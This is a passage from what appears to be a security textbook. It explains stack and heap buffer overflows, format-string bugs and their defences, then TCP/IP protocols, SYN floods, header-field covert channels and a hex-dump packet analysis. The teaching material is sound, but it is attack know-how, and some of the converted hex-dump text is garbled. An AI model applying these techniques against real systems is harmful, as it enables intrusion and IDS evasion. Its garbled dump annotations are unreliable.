A computer's memory is very similar. When a program is loaded into memory, it automatically allocates chunks of memory for all the variables it has been programmed to use. However, instead of one slot per variable, each variable uses several slots. This situation is analogous to a CD set: if you wanted to store your four-CD Bach collection, you would use four consecutive slots. This piece of memory is called a buffer. Simply put, a buffer is just a chunk of computer memory that is set aside by a program to store the value of a variable so that it can call upon that value when it is needed.

Now that you have the general idea of what a buffer is, let us describe how a buffer overflow works. Note the accompanying picture of a sample buffer ([Figure 5-3](#)), which can be thought of as part of our CD rack. As you can see, this stack should have both Oldies (1-100) and Classical (101-200) CDs in the slots. For the point of this example, let us consider this to be your friend's CD collection. Since you hate all oldies, classical, and pop rock, how can you trick your friend into playing your rock CD?

Figure 5-3. A sample buffer overflow



 PREV

[< Day](#) [Day Up >](#)


NEXT 

[PREV](#)[< Day Day Up >](#)[NEXT](#)

5.3 Smashing the Stack

This section describes a typical buffer overflow. [Figure 5-4](#) shows an example of a stack structure after a function is called. The stack pointer points at the top of the stack, which is at the bottom in the figure.

Figure 5-4. Representation of stack structure after a function call



C++ uses the area at the top of the stack in the following order: local variables, the previous frame pointer, the return address, and the arguments of the function. This data is called the frame of the function, and it represents the status of the function. The frame pointer locates the current frame, and the previous frame pointer stores the frame pointer of the calling function.

When an attacker overflows a buffer on the stack (e.g., with extra input), the buffer will grow toward the return address. The hacker is attempting to change the return address. When the function executes, the return address is popped off the stack and the new address is executed. By overwriting this address, a hacker attempts to take control of the processor. If malicious code is located at the address, it is executed with the same privilege level as the application.

[PREV](#)[< Day Day Up >](#)[NEXT](#)

[PREV](#)

[< Day](#) [Day Up](#) [>](#)

[NEXT](#)

5.4 Heap Overflows

Because of increased publicity, as well as the prevention techniques mentioned in the next section, buffer overflows are becoming less frequent in well-designed code. Consequently, we can expect to see heap overflow exploits becoming more common.

The heap refers to memory that is dynamically allocated by an application for variable storage. In a heap overflow, the hacker attempts to overwrite variables such as passwords, filenames, and UIDs in the heap.

What is the difference between a buffer overflow and a heap overflow? In a buffer overflow, we are attempting to execute machine-level commands by overwriting the return address on the stack. In contrast, a heap overflow attempts to increase the level of system privilege by overwriting dynamically stored application variables. Heap overflow exploits include format bugs and malloc()/free() overwrites.

Researchers have also come to recognize a related class of overflows known as format bugs. The vulnerability caused by format bugs is that in C, a %n format token exists for printf format strings that commands printf to write back the number of bytes formatted so far to the corresponding argument to printf, presuming that the corresponding argument exists and is of type int *. This can be exploited if a program permits unfiltered user input to be passed directly as the first argument to printf. The varargs mechanism of C++ allows functions (e.g., printf) to accept a variable number of arguments by "popping" as many arguments off the call stack as they wish, trusting the early arguments to indicate how many additional arguments (and of what type) are to be popped. The fix to this problem is to use printf("%s", buf) instead of printf(buf).

[PREV](#)

[< Day](#) [Day Up](#) [>](#)

[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

5.5 Preventing Buffer Overflows

The ideal way to prevent buffer overflows is for the programmer to follow proper programming practices. These include the following:

- Always check the bounds of an array before writing it to a buffer.
- Use functions that limit the number and/or format of input characters.
- Avoid using dangerous C functions such as the following: `scanf()`, `strcpy()`, `strcat()`, `getwd()`, `gets()`, `strcmp()`, `sprintf()`.

How can we prevent buffer overflows in practice? Programmers use the `strcpy()` function to copy a source string to a destination buffer. Unfortunately, the destination array may not be large enough to handle the source string. If your user inputs a very long source string, she will be able to force a buffer overflow on the destination.

To prevent this error, you can specifically check each source string for length before copying it. However, a simpler alternative is `strncpy()`. This function is similar to `strcpy()`, except that in `strncpy()` only the first n bytes of the source string are copied, which helps to prevent a buffer overflow.

5.5.1 Automated Source-Code Checking

There has never been a programmer born who can code without error 100% of the time. Thus, we now examine automated tools for testing overflow conditions.

Until recently, there has been a paucity of effective tools for automated source code level auditing for buffer overflows. This is because it is horribly difficult to take into account all of the possible errors inherent in a program that is thousands of lines long.

One commercial example is PolySpace (<http://www.polyspace.com>), which has come up with a tool to detect buffer overflows in ANSI C applications at compilation time. While the Viewer module currently can be run on Windows, the Verifier itself requires a Linux box to run. Windows-only programmers will have to break down and install a dedicated Linux box to run PolySpace as a batch tool; the results can then be explored under Windows. If you currently do not run Linux, we recommend doing so immediately; a true security expert should be able to move between Windows and Linux with ease. However, for those who are completely Linophobic, PolySpace has started porting the Verifier engine to Windows.

5.5.2 Compiler Add-Ons

Linux provides various compiler add-ons and libraries that perform runtime bounds checking in C/C++. StackGuard (<http://immunix.org>) is one example. StackGuard detects stack smashing attacks by protecting the return address on the stack from being altered. It places a "canary" word next to the return address when a function is called. If a buffer overflow is attempted, StackGuard detects that the canary word has been altered when the function returns. If this happens, the StackGuarded program logs an administrator alert and terminates.

StackGuard is implemented as a small patch to the gcc code generator in the `function_prolog()` and `function_epilog()` routines. StackGuard utilizes `function_prolog()` to insert canaries on the stack when functions start, then uses `function_epilog()` to check canary integrity when the functions exit. It can thus detect any attempt at corrupting the return address before the function returns.

Another useful program from immunix.org is FormatGuard, which guards against format bug exploits. FormatGuard uses the ability of C++ to distinguish macros with identical names but a different number of arguments. FormatGuard provides a macro definition of the `printf` function for each of anywhere from 1 to 100 arguments. Each of these

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

5.6 A Live Challenge


Now that you have reviewed buffer overflows, the following example will let you test what you have learned using a special crackme (test application).



For this example, we use a Windows-based buffer overflow crackme named weird.exe. You may download the executable from our web site at <http://www.securitywarrior.com>.

The Analyst first posed this little crackme, and the solution is reprinted with permission from the publisher (+Tsehp). When you run the program, you will see a command-line program asking you to enter the serial number to unlock the program ([Figure 5-5](#)). However, you do not know the serial number. You have to guess it. If you guess correctly, you get a "congratulations" message.

Figure 5-5. weird.exe buffer overflow crackme




First try entering a serial such as "IOWNU". Since it is incorrect, there will be no response. Hitting Return again closes the program. After trying a few guesses, you will quickly realize that there's a better way to find the correct serial. You can try writing a program to brute force it, but that's not very elegant. It is time to fire up our Windows reverse engineering tools. Please note that the only rule in this puzzle is that you are not allowed to perform any opcode patching on the target .exe.

Using the reverse engineering techniques from the previous chapters, we will solve this crackme and find the correct serial. The tools you need are as follows:

- Knowledge of x86 assembly language
- A disassembler such as IDA or W32DASM
- A hex-to-ASCII converter

First, open IDA and disassemble weird.exe. We go straight to the Strings window and find the "congratulations" string ([Figure 5-6](#)). Double-clicking this takes us to the target code ([Figure 5-7](#)).

Figure 5-6. String disassembly of weird.exe



 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

5.7 References

- Building Secure Software: How to Avoid Security Problems the Right Way, by John Viega and Gary McGraw. Addison-Wesley Professional, 2001.
- The Analyst's weird crackme, published by +Tsehp, 2001.
- Smashing the Stack for Fun and Profit, by Aleph One. Phrack issue #49-14, November 1996. (<http://www.phrack.org>)
- "Endian Issues," by William Stallings. Byte.com, September 1995.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

 PREV

< Day Day Up >

NEXT 

Part II: Network Stalking

Part II lays the foundation for understanding the network attacks presented later in the book. In [Chapter 6](#), we review security aspects of TCP/IP, including IPV6, and we cover fragmentation attack tools and techniques. [Chapter 7](#) takes a unique approach to social engineering, using psychological theories to explore possible attacks. [Chapter 8](#) moves into network reconnaissance, while in [Chapter 9](#) we cover OS fingerprinting, including passive fingerprinting and novel tools such as XProbe and Ring. [Chapter 10](#) provides an advanced look at how hackers hide their tracks, including anti-forensics and IDS evasion.

 PREV

< Day Day Up >

NEXT 

 PREV

< Day Day Up >

NEXT 

Chapter 6. TCP/IP Analysis

TCP/IP is the standard set of protocols used in Internet communication. Our purpose in this chapter is not to write an exhaustive catalog of TCP/IP security. Rather, we lay the foundation for discussing more advanced topics later in the book, including operating system fingerprinting ([Chapter 8](#)) and intrusion detection systems ([Chapter 19](#)). In this chapter, we also briefly review attacks on and defense of TCP/IP, including fragmentation attacks and covert channels, and we examine emerging security and privacy issues with IPv6.

 PREV

< Day Day Up >

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

6.1 A Brief History of TCP/IP

The Internet protocols, which are generally implemented on free, open source software, form the standard upon which Internet communication is based. The Transmission Control Protocol (TCP) and Internet Protocol (IP) are the two most important protocols for network security; we focus mainly on these in this chapter, although we also touch on several others.

The protocols were developed in the mid-1970s, when the Defense Advanced Research Projects Agency (DARPA) was working on a packet-switched network to enable communication between disparate computer systems at remote research institutions. TCP/IP was later integrated with Unix, and it has since grown into one of the fundamental communication standards of the Internet. The suggested readings at the end of this chapter reference some of the most relevant de facto standards documents (RFCs).

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

6.2 Encapsulation

A TCP/IP packet is simply a package of data. Just like a mail package, the packet has both a source and a destination address, as well as information inside. [Figure 6-1](#) gives a basic breakdown of a packet. Note that this is a generic representation of a packet. In practice, some fields are optional, some fields will be in a different order, and some other fields may be present as well. Each part of the packet has a specific purpose and is needed to ensure that information transfer is reliable.

Figure 6-1. Generic data packet

Start indicator	Source address	Destination address	Control	Data	Error control
-----------------	----------------	---------------------	---------	------	---------------

Here's how the data packet breaks down:

Start indicator

Every message has a beginning; when you are writing a letter or email, you may start with "Hello". The same rule applies to data transfer. When computers communicate, they send a stream of information. A start indicator designates when a new packet has begun.

Source address

Every letter needs a reply address, and the source address provides it. Without a source address, a reply would be impossible.

Destination address

Just as you would not open a letter addressed to your neighbor, a computer rejects any packets without the correct destination address.

Control

This part of the data packet is used to send brief messages that let the receiving computer know more about the status of a communication. For example, just as we generally say "Hello" at the beginning of a conversation, a computer uses this part of the packet to indicate the start of communication.

Data

The only limitation on data is the size allowed to be sent in one packet. Each packet has a length, designated in bits. A bit is one of the eight units that make up a byte. A byte represents an alphanumeric value. For example, 00000011 is the same as the decimal number 3.

Error control

Error handling is a significant aspect of any computing system: a computer program must be able to deal with anomalies. Whether it's human error or machine corruption, a program must know when something is not right. Error control is arguably the most important part of the data packet, because it verifies the integrity of the rest of the data in the packet. Using checksums and other safeguards, error control ensures that the data arrives in its original form. If an error is found, the packet is rejected and the source address is used to request a new packet.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

6.3 TCP

TCP is a connection-oriented protocol that provides reliable, stream-oriented connections in an IP environment. TCP corresponds to the transport layer (Layer 4) of the OSI reference model.

TCP guarantees delivery of packets to the application layer. This reliable delivery feature is based on sequence numbers that coordinate which data has been transmitted and received. TCP can retransmit any lost data. In addition, TCP senses network delay patterns and dynamically throttles data to prevent bottlenecks. Faster-sending hosts can be slowed down to let slower hosts catch up. TCP uses a number of control flags to manage the connection.

6.3.1 TCP Features

Features of TCP include the following:

Stream data transfer

TCP delivers data as a continuous stream of bytes identified by sequence numbers. This saves time, since applications do not have to break data into smaller bits before sending. Instead, TCP groups bytes into segments and passes them to IP for delivery. The segments are later assembled at the destination according to the packet sequence numbers.

Reliability

TCP ensures reliability by sequencing bytes with a forwarding acknowledgment number. Bytes that are not acknowledged within a specified time period are retransmitted.

Efficient flow control

TCP provides efficient flow control: when sending acknowledgments back to the source, the receiving TCP process indicates the highest sequence number it can receive without overflowing its internal buffers.

Full-duplex operation

Full-duplex operation allows TCP to both send and receive data at the same time.

6.3.2 TCP Packet Field Descriptions

The following descriptions summarize the TCP packet fields illustrated in [Figure 6-2](#):

Source port and destination port

Indicates the ports on the sending and receiving end of the connection

Sequence number

Indicates the unique number assigned to the first byte of data in the segment

Acknowledgment number

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

6.4 IP

IP is a network layer protocol that provides a connectionless service for the delivery of data. Since it is connectionless, IP is an unreliable protocol that does not guarantee the delivery of data. On the Internet, IP is the protocol used to carry data, but the actual delivery of the data is assured by transport layer protocols such as TCP.

IP headers contain 32-bit addresses that identify the sending and receiving hosts. Routers use these addresses to select the packet's path through the network. *IP spoofing* is an attack that involves faking the return address in order to defeat authentication. That's why you should not depend only on the validity of the source address when performing authentication.

IP packets may also be split (*fragmented*) into smaller packets, permitting a large packet to travel across a network that can only handle smaller packets. The Maximum Transmission Unit (MTU) defines the maximum packet size a specific network can support. IP then reassembles the fragmented packets on the receiving end. However, as we will see later, fragmentation attacks can be used to defeat firewalls under the right circumstances.

6.4.1 IP Packet Format

An IPv4 packet contains several types of information, as illustrated in [Figure 6-3](#). IPv6 is discussed later in the chapter.

Figure 6-3. A representation of IP packet fields

Version	IHL	Type of service	Total length					
Identification		Flags	Fragment offset					
Time-to-live	Protocol		Header checksum					
Source address								
Destination address								
Options								
Data (variable)								

The following discussion describes the IP packet fields illustrated in [Figure 6-3](#):

Version

This is a four-bit field indicating the version of IP in use (in this case, IPv4).

IP header length (IHL)

Specifies the header length in 32-bit (4-byte) words. This limits the maximum IPv4 header length to 60 bytes, which was one of the reasons for IPv6.

Type-of-service

Assigns the level of importance and processing instructions for upper layers.

Total length

Provides the length in bytes of the IP datagram (the data payload plus the IP header).

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

6.5 UDP

Unlike TCP, the User Datagram Protocol (UDP) specifies connectionless datagrams that may be dropped before reaching their targets. In this way, UDP packets are similar to IP packets. UDP is useful when you do not care about maintaining 0% packet loss. UDP is faster than TCP, but less reliable. Unfortunately, UDP packets are much easier for an attacker to spoof than TCP packets, since UDP is a connectionless protocol (i.e., it has no handshaking or sequence numbers).

 PREV

[< Day](#) [Day Up >](#)

NEXT 

[PREV](#)

[< Day](#) [Day Up](#) [>](#)

[NEXT](#)

6.6 ICMP

Internet Control Message Protocol (ICMP) is a testing and debugging protocol that runs on top of a network protocol. Normally, routers use ICMP to determine whether a remote host is reachable. If there is no path to a remote host, the router sends an ICMP message back stating this fact. The ping command is based on this feature. If ICMP is disabled, then packets are dropped without notification, and it becomes very difficult to monitor a network.

ICMP is also used in determining the PMTU. For example, if a router needs to fragment a packet (as described below), but the "do not fragment" flag is set, the router sends an ICMP response so the host can generate packets that are smaller than the MTU.

ICMP is also used to prevent network congestion. For example, when a router buffers too many packets due to a bottleneck, ICMP [source quench](#) messages may be generated. Although rarely seen in practice, these messages would direct the host to slow its rate of transmission. In addition, ICMP announces timeouts. If an IP packet's time-to-live (TTL) field drops to zero, the router discarding the packet can generate an ICMP packet announcing this fact. Traceroute is a tool that maps network routes by sending packets with small TTL values and watching the ICMP timeout announcements.

Unfortunately, ICMP is a frequently abused protocol. Unchecked, it can allow attackers to create alternate paths to a target. As a result, some network administrators configure their firewalls to drop ICMP messages. However, this solution is not recommended, as Path MTU relies on ICMP messages: without ICMP enabled, large packets can be dropped, and the problem will be difficult to diagnose. Note that many firewalls provide you enough granularity to drop particular ICMP types that may be frequently abused.

[PREV](#)

[< Day](#) [Day Up](#) [>](#)

[NEXT](#)

[PREV](#)

[< Day](#) [Day Up >](#)

[NEXT](#) 

6.7 ARP

The Address Resolution Protocol (ARP) enables hosts to convert a 32-bit IP address into a 48-bit Ethernet address (the MAC or "network card" address). ARP broadcasts a packet to all hosts attached to an Ethernet. The packet contains the desired destination IP address. Ideally, most hosts ignore the packet. Only the target machine with the correct IP address named in the packet should return an answer.

ARP spoofing is an attack that occurs when compromised nodes have access to the local area network. Such a compromised machine can emit phony ARP replies in order to mimic a trusted machine.

[PREV](#)

[< Day](#) [Day Up >](#)

[NEXT](#) 

[PREV](#)

[< Day](#) [Day Up](#) [>](#)

[NEXT](#) 

6.8 RARP

(RARP) is the reverse of ARP. RARP allows a host to discover its IP address. In RARP, the host broadcasts its physical address and a RARP server replies with the host's IP address.

[PREV](#)

[< Day](#) [Day Up](#) [>](#)

[NEXT](#) 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

6.9 BOOTP

The Bootstrap Protocol (BOOTP) allows diskless network clients to learn their IP addresses and the locations of their boot files and boots. BOOTP requests and replies are forwarded at the application level (via UDP), not at the network level. Thus, their IP headers change as the packets are forwarded. The network client broadcasts the request in a UDP packet to the routers. The routers then forward the packets to BOOTP servers.

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

6.10 DHCP

The Dynamic Host Configuration Protocol (DHCP) is an extension of BOOTP and is also built on the client/server model. DHCP provides a method for dynamically assigning IP addresses and configuration parameters to other IP hosts or clients in an IP network. DHCP allows a host to automatically allocate reusable IP addresses and additional configuration parameters for client operation. DHCP enables clients to obtain an IP address for a fixed length of time, which is known as the lease period. When the lease period expires, the remote DHCP server can assign the IP address to another client on the network.

 PREV

[< Day](#) [Day Up >](#)

 NEXT 

6.11 TCP/IP Handshaking


As described above, the control segment determines the purpose of the packet. Using this segment, remote hosts can set up a communication session and disconnect the session. This part of the communication process is called the *handshake*. When an information path is opened between computers, the path stays open until it receives a "close" signal. Although the resources used for the session will return to the computer after a period of time, without a close signal those resources are needlessly tied up for several minutes. If enough dead connections are set up, a host becomes useless. This situation is the basis for certain denial-of-service attacks.

When a server receives a packet from the Internet, it inspects the control segment to see the purpose of the packet. In order for a session to initialize, the first packet sent to a server must contain a SYN (synchronize) command. The command is received by the server and resets the sequence number to 0. The sequence number is important in TCP/IP communication because it keeps the packet numbers equal. If a number is missing, the server knows that a packet is missing and requests a resend.

Once the SYN number is initialized, an acknowledgment (ACK) is sent back to the client that is requesting a session. Along with the ACK, a responding SYN is sent in order to initialize the sequence number on the client side. When the client receives the ACK and SYN, it sends an acknowledgment of receipt back to the server, and the session is set up. This example is an oversimplification, but it illustrates the basic idea of a three-way handshake (see [Figure 6-4](#)).

Figure 6-4. TCP/IP handshake

3 way handshake



When a session is over and the client is finished requesting information from the server, it says goodbye. To disconnect, the client sends a FIN (final command) to the server. The server receives the FIN and sends its own FIN with an ACK to acknowledge that the session is terminated. The client sends one final ACK to confirm the termination, and the client and server separate. During the connecting and disconnecting handshakes, the client and server are constantly sending packets of information with sequence numbers.

Attackers can abuse the TCP/IP handshake. For example, a TCP SYN attack generates SYN packets with random source addresses and launches them at a victim host. The victim replies to this random source address with a SYN ACK and adds an entry to the connection queue. However, since the SYN ACK is destined for a phantom host, the final step of the handshake is never completed. Thus, the connection is held open for a minute or so. Unfortunately, a flood of such spoofed packets can result in a denial-of-service condition when the target host's connection resources are overwhelmed. Worse, it is difficult to trace the attacker to his origin, as the IP address of the source is a forgery. For a public server (e.g., a web server), there is no perfect defense against such an attack. Possible countermeasures include increasing the size of the connection queue, decreasing the timeout, and installing vendor software patches to help mitigate such attacks. SYN cookies are also very effective, and there are methods to prevent your hosts from becoming relays (zombies) for attacks. The SYN flood attack relies on random IP source address traffic; thus, it is important to filter outbound traffic to the Internet.

 PREV

[< Day Day Up >](#)

 NEXT 

6.12 Covert Channels

It's possible to abuse the various fields in TCP and IP headers to transmit hidden data. For example, an attacker encodes ASCII values ranging from 0-255 into the IP packet identification field, TCP initial sequence number field, etc. How much data can be passed? To give an example, the destination or source port is a 16-bit value (ports range from 0 to 65535, which is $2^{16}-1$), while the sequence number is a full 32-bit field.

Using covert channels — hiding data in packet headers — allows the attacker to secretly pass data between hosts. This secret data can be further obfuscated by adding forged source and destination IP addresses and even by encrypting the data. Furthermore, by using fields in TCP/IP headers that are optional or unused, the attacker can fool intrusion detection systems.

For instance, TCP, IP, and UDP headers contain fields that are undefined (TOS/ECN), unset (padding), set to random values (initial sequence number), set to varied values (IP ID), or optional (options flag). By carefully exploiting these fields, an attacker can generate packets that do not appear to be anomalous—thus bypassing many intrusion detection systems.

When a new TCP connection is established, the sender automatically generates a random initial sequence number. An attacker could encode part of a message — up to 32 bits of information — in the initial sequence number. It is difficult to detect and prevent such a covert channel, unless the connection passes through an application-level proxy (such as a good proxy firewall or other device) that disrupts the original TCP session.

 PREV

[< Day Day Up >](#)

 NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

6.13 IPv6

As described above, IPv4 limits address space to 32 bits. Unfortunately, 32 bits proved a severe limitation on the rapid expansion of Internet addresses, so the IETF began work on the next generation, known as IPv6. IPv6 increases the address space to 128 bits, or 16 bytes.

6.13.1 Features of IPv6

IPv6 does not provide fragmentation support for transit packets in routers. The terminal hosts are required to perform PMTU to avoid fragmentation. In addition, IPv6 has enhanced options support. The options are defined in separate headers, instead of being a field in the IP header. Known as header chaining , this format inserts the IP option headers between the IP header and the transport header.

The IPv6 header fields (shown in [Figure 6-5](#)) can be described as follows:

Version

A four-bit field describing the IP version (in this case, IPv6).

Traffic class

Similar to the Type-of-Service field in IPv4.

Flow label

This experimental 20-bit field is under development to signal special processing in routers.

Payload length

This 16-bit field indicates the length of the data payload.

Next header

This is similar to the Protocol field in the IPv4 header, but it also includes the Options header.

Hop limit

This eight-bit field serves a purpose similar to the TTL field in the IPv4 header.

Source and destination address

128-bit fields that represent the source and destination addresses in IPv6 format.

Data

Includes the information payload.

Figure 6-5. Representation of IPv6 header fields

 PREV

[< Day](#) [Day Up >](#)

NEXT 

[PREV](#)

[< Day](#) [Day Up](#) [>](#)

[NEXT](#)

6.14 Ethereal

It is useful to understand how a packet is constructed at the byte level (discussed below), but for practical purposes, tools such as Ethereal make packet analysis much easier. Ethereal (<http://www.ethereal.com>) performs packet sniffing on almost any platform, in real time and on saved capture files from other sniffers (NAIs Sniffer, NetXray, tcpdump, Airscanner Mobile Sniffer, and more). Many features are included with this program, such as filtering, TCP stream reconstruction, promiscuous mode, third-party plug-in options, and the ability to recognize more than 260 protocols. Ethereal also supports capturing on Ethernet, FDDI, PPP, Token Ring, X-25, and IP over ATM. In short, it is one of the most powerful sniffers available—and it is free. Supported platforms include Linux (Red Hat, SuSE, Slackware, Mandrake), BSD (Free, Net, Open), Windows (9x/ME, NT4/2000/XP), AIX, Compaq Tru64, HP-UX, Irix, MacOS X, SCO, and Solaris.

Installation varies, depending on the platform. Because 98% of people using Ethereal employ a Linux distribution (such as RedHat) or a Windows operating system, we discuss only those platforms. For the most part, what works on one *nix operating system will work on another, with only slight modifications to the installation procedure.

Once Ethereal is loaded, it will present a three-paned screen. Each of the panes serves a unique purpose, and they present the following information.

Packet summary

This is a list of all the captured packets, including the packet number (1-65, 535), timestamp, source and destination addresses, protocol, and some brief information about the data in the packet.

Packet detail

This window contains more detailed information about the packet, such as MAC addresses, IP address, packet header information, packet size, packet type, and more. This is useful when you are interested in what type of data a packet contain, but you don't care about the actual data. For example, if you are troubleshooting a network, you can use this information to narrow down possible problems.

Packet dump (hex and ASCII)

This field contains the standard three columns of information found in most sniffers. On the left is the memory value of the packet; the middle contains the data in hex, and the right contains the ASCII equivalent of the hex data. This is the section that lets you actually peer into the packet, and see what type of data is being transmitted, character by character.

[PREV](#)

[< Day](#) [Day Up](#) [>](#)

[NEXT](#)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

6.15 Packet Analysis

In this section, we examine a sample packet as captured by a sniffer. It is important to understand how to edit packets at the byte level so that you can understand how fragmentation attacks work. [Figure 6-6](#) shows the hex dump of a sample packet that we have captured.

Figure 6-6. Hex dump of a sample packet

0000 00 10 67 00 B1 DA 00 50 BA 42 B7 70 08 00 45 00 ..g.tú.P^EByp..E.
0010 01 66 F4 19 40 00 80 06 BA 77 D0 BE 2A 09 40 1D .fô.ô.º.wB4*□ô.
0020 10 1C 08 CB 00 50 20 14 12 6A 49 B6 C5 36 50 18 ...E.P ..jIaL6P.
0030 44 70 37 0B 00 00 47 45 54 20 2F 69 6D 61 67 65 Dp?...GET /image
0040 73 2F 70 75 72 63 68 61 73 65 42 47 31 2E 6A 70 s/purchaseBG1.jp
0050 67 20 4B 54 54 50 2F 31 2E 30 0D 0A 52 65 66 65 g HTTP/1.0..Referer:
0060 72 65 72 3A 20 68 74 74 70 3A 2F 2F 77 77 77 2B rer: http://www.
0070 76 69 72 75 73 6D 64 2E 63 6F 6D 2F 0D 0A 43 6F virusmd.com...Connec
0080 6B 6B 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 nnection: Keep-Alive
0090 6C 69 76 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 live..User-Agent
00A0 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 37 20 5B : Mozilla/4.07 [
00B0 65 6E 5D 20 28 57 69 6E 4E 54 3B 20 55 29 0D 0A en] (WinNT; U)...
00C0 48 6F 73 74 3A 20 77 77 77 2E 76 69 72 75 73 6D Host: www.virusm
00D0 64 2E 63 6F 6D 0D 0A 41 63 63 65 70 74 3A 20 69 d.com..Accept: image/
00E0 6D 61 67 65 2F 67 69 66 2C 20 69 6D 61 67 65 2F image/gif, image/
00F0 78 2D 78 62 69 74 6D 61 70 2C 20 69 6D 61 67 65 x-kbitmap, image/
0100 2F 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6A 70 /jpeg, image/pjp
0110 65 67 2D 69 6D 61 67 65 2F 70 6E 67 0D 0A 41 63 eg image/png..Accept
0120 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 Content-Encoding: g
0130 7A 69 70 0D 0A 41 63 63 65 70 74 2D 4C 61 6E 67 zip..Accept-Language:
0140 75 61 67 65 3A 20 65 6E 2C 70 64 66 0D 0A 41 63 usage: en, pdf..Accept
0150 63 65 70 74 2D 43 68 61 72 73 65 74 3A 20 69 73 Content-Charset: iso-8859-1,*
0160 6F 2D 3B 38 35 39 2D 31 2C 2A 2C 75 74 66 2D 38 Content-Type: application/x-tar
0170 0D 0A 0D 0A ..

We will focus on the first 54 bytes, which comprise the frame header (14 bytes), the IP header (20 bytes), and the protocol header (20 bytes), as seen here:

00 10 67 00 B1 DA 00 50 BA 42 E7 70 08 00 45 00 01 66 F4 19 40 00 80 06 BA 77 D0 BE 2A
09 40

1D 10 1C 08 CB 00 50 20 14 12 6A 49 E6 C5 36 50 18 44 70 37 0B 00 00

Scanning from left to right, we read the first 14 bytes; they comprise the frame header, which in this packet provides us with the source MAC address (00 10 67 00 B1 DA) and the destination MAC address (00 50 BA 42 E7 70). The final 08 00 marks the beginning of the IP datagram.

The next 20 bytes comprise the IP header, as shown here:

45 00 01 66 F4 19 40 00 80 06 BA 77 DO BE 2A 09 40 1D 10 1C

At the end of this header are the source IP address (D0 BE 2A 09) and the destination IP address (40 1D 10 1C).

Converting the destination IP address to decimal gives us the following:

40 1D 10 1C = 62.29.16.28

which is the IP address that resolves to the URL <http://www.virusmd.com>.

The final 20 bytes form the TCP header, shown here:

08 CB 00 50 20 14 12 6A 49 E6 C5 36 50 18 44 70 37 0B 00 00

This section contains the following information:

- Source port
 - Destination port ($00\ 50 = 80 = \text{http:// port}$)

 PREV

[< Day](#) [Day Up >](#)

NEXT 

 PREV

[< Day](#) [Day Up >](#)

NEXT 

6.16 Fragmentation

Fragmentation is a normal event in which packets are split into bite-sized pieces, either at the packets' origin or at the routers. The packets are later reassembled at their destination. Fragmentation allows packets to traverse networks whose maximum packet size (MTU) is smaller than the packet itself. For example, packets traveling over Ethernet cannot exceed 1,518 bytes. Thus, the IP layer payload must be less than or equal to 1,480 bytes:

```
1480 byte transport payload  
+ 20 byte IP header  
+ 14 byte Ethernet layer header  
+ 4 byte checksum  
= 1518 bytes
```

The IP layer is responsible for reassembling the fragmented packets at the destination. It then passes the payload up to the transport layer. The IP header stores valuable information that allows the packets to be reassembled in the correct order at their destination.

6.16.1 Fragmentation Variables

